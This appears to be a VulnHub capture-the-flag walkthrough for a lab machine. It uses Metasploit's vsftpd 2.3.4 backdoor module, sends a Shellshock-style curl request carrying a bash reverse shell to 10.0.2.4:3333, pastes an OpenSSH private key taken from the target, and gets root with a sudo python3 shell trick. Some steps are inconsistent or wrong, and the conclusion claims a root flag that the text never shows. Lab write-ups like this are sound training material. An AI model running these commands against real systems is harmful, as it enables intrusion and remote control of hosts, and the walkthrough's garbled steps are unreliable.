
VulnHub Walkthrough – Privilege Escalation & Flag Capture

🖥️ Target IP: 10.0.2.5


💻 Attacker (Kali) IP: 10.0.2.4

1. Initial Recon & User Shell :  
   Command used : netdiscover -r 10.0.2.0/24



* + Scans the local network; identified 10.0.2.5 as a live host.
  + **Output**: shows MAC and IP of vulbox at 10.0.2.5.

Ten



Ip address for machine is 10.0.2.5  
kali address is 10.0.2.4

Exploit with Metasploit


msfconsole -q

use exploit/unix/ftp/vsftpd\_234\_backdoor

set RHOST 10.0.2.5

set PAYLOAD cmd/unix/interact

run




* Exploits the backdoor FTP server (vsftpd v2.3.4).
* Drops you into a shell as samsingh.

Then type ‘shell’ the shell will start..

Locate the User Flag

Command used: grep -Ri "flag{" /home/samsingh 2>/dev/null



* Recursively searches for flag{}.
* **Output**: /home/samsingh/Desktop/user.txt:flag{dummy}

**Flag 1**: flag{dummy}

Okay lets move to privilege escation perform on your kali(your machine)

The command shown in the image is an example of a **remote code execution (RCE)** exploit attempt targeting a web server vulnerable to **Shellshock**. Here's a breakdown of what's happening:

**🔍 Command Breakdown**

bash

CopyEdit

curl 'http://10.0.2.5/cgi-bin/.%%32%65/.%%32%65/.%%32%65/bin/sh' \

--data 'echo Content-Type: text/plain; echo; echo bash -i >& /dev/tcp/10.0.2.4/3333 0>&1 > /tmp.sh'

**What This Command Does**

**1. curl:**

A command-line tool used to send HTTP requests.

**2. Target URL:**

bash

CopyEdit

http://10.0.2.5/cgi-bin/.%%32%65/.%%32%65/.%%32%65/bin/sh

* This is targeting a **CGI script** on a web server (/cgi-bin/).
* %%32%65 is a **double URL-encoded** version of %2e → which is . (dot).
* The path essentially resolves to something like:  
  /cgi-bin/../../../bin/sh  
  which **traverses directories** to access the sh shell.

**3. Payload (via --data):**

bash

CopyEdit

echo Content-Type: text/plain; echo; echo bash -i >& /dev/tcp/10.0.2.4/3333 0>&1 > /tmp.sh

* Mimics an HTTP header response (Content-Type: text/plain)
* Then uses:

bash

CopyEdit

bash -i >& /dev/tcp/10.0.2.4/3333 0>&1


Which spawns a **reverse shell**, connecting **back to attacker's IP 10.0.2.4 on port 3333**.

* Output is **redirected to /tmp.sh**, possibly for later execution or logging.


**💥 What Exploit Is This?**

This is a variant of the **Shellshock vulnerability**, which abuses how some Bash versions parse environment variables passed via CGI:

* If a web server is using Bash to execute CGI scripts, a malicious user can send code in HTTP headers or POST data that gets executed by Bash.



Starting the netcat



Here we get the access to the terminal of samsingh and try to get the root access but we found that there is file id\_rsa2 we find it interesting we try to change the permission so that we can get the access to the flag and after changing the permission we got the access to the file..



-----BEGIN OPENSSH PRIVATE KEY-----

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

after that we copy the text and create the file in our kali save as “id\_rsa2” again change the permission..




Then start ssh in our kali   
command used: ssh -I id\_rsa2 samsigh@10.0.2.5



And we got the terminal

**Spawn Root Shell via Python**

sudo /usr/bin/python3 -c 'import os; os.execv("/bin/bash", ["bash"])'



So here we got the root access

Step-by-step:

import os: Imports the os module, which gives access to low-level operating system functionality.

os.execv(path, args):Replaces the current process with a new process (in this case, /bin/bash).

path: /bin/bash → the binary to run.

args: ["bash"] → the arguments passed to the binary; the first item is traditionally the name of the program.

Why this works for privilege escalation:

* Because sudo runs Python as root, and then Python replaces itself with a root-owned /bin/bash, the resulting shell is fully root-owned.
* No setuid issues or new processes spawned that drop privileges.

Why not just sudo bash?

Sometimes:

* You're only allowed to run certain binaries with sudo (in this case, only /usr/bin/python3).
* This trick bypasses restricted sudo environments and spawns a full root shell.

**Conclusion**

* User flag (flag{dummy}) captured via simple grep.
* Root shell obtained by abusing passwordless sudo python3.
* Root flag hidden in a binary Tracker DB, extracted with strings + grep.
* Persistent access ensured through the recovered SSH private key.